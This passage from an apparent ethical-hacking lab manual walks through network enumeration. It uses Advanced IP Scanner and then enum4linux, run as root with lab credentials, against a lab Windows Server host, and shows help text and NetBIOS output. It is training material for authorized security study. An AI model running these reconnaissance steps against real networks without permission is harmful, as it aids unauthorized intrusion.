
7. The scan results appear, displaying information about active hosts in the target network such as status, machine name, IP address, manufacturer name, and MAC addresses, as shown in the screenshot.




8. Click the Expand all icon to view the shared folders and services running on the target network.

Module 04 – Enumeration

9. The shared folders and services running on the target network appear, as shown in the screenshot.



10. Right-click any of the detected IP addresses to list available options. Expand **Tools** options.



11. Using these options, you can ping, traceroute, transfer files, chat, send a message, connect to the target machine remotely (using **Radmin**), etc.
Note: To use the Radmin option, you need to install Radmin Viewer, which you can download at <https://www.radmin.com>.
12. In the same way, you can select various other options to retrieve shared files, view system-related information, etc.
13. This concludes the demonstration of enumerating network resources using Advanced IP Scanner.
14. Close all open windows and document all the acquired information.
15. Turn off the **Windows 11, Windows Server 2019, Ubuntu** and **Android** virtual machines.

Task 3: Enumerate Information from Windows and Samba Hosts using Enum4linux

Enum4linux is a tool for enumerating information from Windows and Samba systems. It is used for share enumeration, password policy retrieval, identification of remote OSes, detecting if hosts are in a workgroup or a domain, user listing on hosts, listing group membership information, etc.

Here, we will use the Enum4Linux to perform enumeration on a Windows and a Samba host.

Note: Ensure that the **Windows Server 2022** virtual machine is running.

1. Switch to the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** to open a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
6. Now, type **cd** and press **Enter** to jump to the root directory.
7. In the **Parrot Terminal** window, type **enum4linux -h** and press **Enter** to view the various options available with enum4linux.

8. The help options appear, as shown in the screenshot. In this lab, we will demonstrate only a few options to conduct enumeration on the target machine.

The screenshot shows a terminal window titled "Parrot Terminal". The terminal content is as follows:

```
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[~/home/attacker]
└─# cd
[root@parrot]~[-]
└─# enum4linux -h
enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/)
Copyright (C) 2011 Mark Lowe (mrl@portcullis-security.com)

Simple wrapper around the tools in the samba package to provide similar
functionality to enum.exe (formerly from www.bindview.com). Some additional
features such as RID cycling have also been added for convenience.

Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
  -U      get userlist
  -M      get machine list*
  -S      get sharelist
  -P      get password policy information
  -G      get group and member list
  -d      be detailed, applies to -U and -S
  -u user  specify username to use (default "")
  -p pass   specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -f

Additional options:
  -a      Do all simple enumeration (-U -S -G -P -r -o -n -i).

[root@parrot]~[-]
```

9. We will first enumerate the NetBIOS information of the target machine. In the terminal window, type `enum4linux -u martin -p apple -n [Target IP Address]` (in this case, **10.10.1.22**) and hit **Enter**.

Note: In this command, **-u user:** specifies the username to use and **-p pass:** specifies the password.

Note: The MAC addresses might differ when you perform this task.

The screenshot shows a terminal window titled "Parrot Terminal" running on a Parrot OS desktop environment. The terminal displays the following command and its output:

```
[root@parrot]~[-]
#enum4linux -u martin -p apple -n 10.10.1.22
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/
58:32 2022

=====
| Target Information |
=====
Target ..... 10.10.1.22
RID Range ..... 500-550,1000-1050
Username ..... 'martin'
Password ..... 'apple'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 10.10.1.22 |
=====
[+] Got domain/workgroup name: CEH

=====
| Nbtstat Information for 10.10.1.22 |
=====
Looking up status of 10.10.1.22
 SERVER2022      <00> -          B <ACTIVE>  Workstation Service
 CEH             <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
 CEH             <1c> - <GROUP> B <ACTIVE>  Domain Controllers
 SERVER2022      <20> -          B <ACTIVE>  File Server Service
 CEH             <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
 CEH             <1b> -          B <ACTIVE>  Domain Master Browser
```

10. The tool enumerates the target system and displays the NetBIOS information under the **Nbtstat Information** section, as shown in the screenshot.

```
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

[+] Got domain/workgroup name: CEH

| Nbtstat Information for 10.10.1.22 |
|-----|
Looking up status of 10.10.1.22
    SERVER2022      <00> -          B <ACTIVE>  Workstation Service
    CEH              <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
    CEH              <1c> - <GROUP> B <ACTIVE>  Domain Controllers
    SERVER2022      <20> -          B <ACTIVE>  File Server Service
    CEH              <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
    CEH              <1b> -          B <ACTIVE>  Domain Master Browser
    CEH              <1d> -          B <ACTIVE>  Master Browser
    CEH              ... MSBROWSE ... <01> - <GROUP> B <ACTIVE>  Master Browser

MAC Address = 42-0F-A1-33-5B-C7

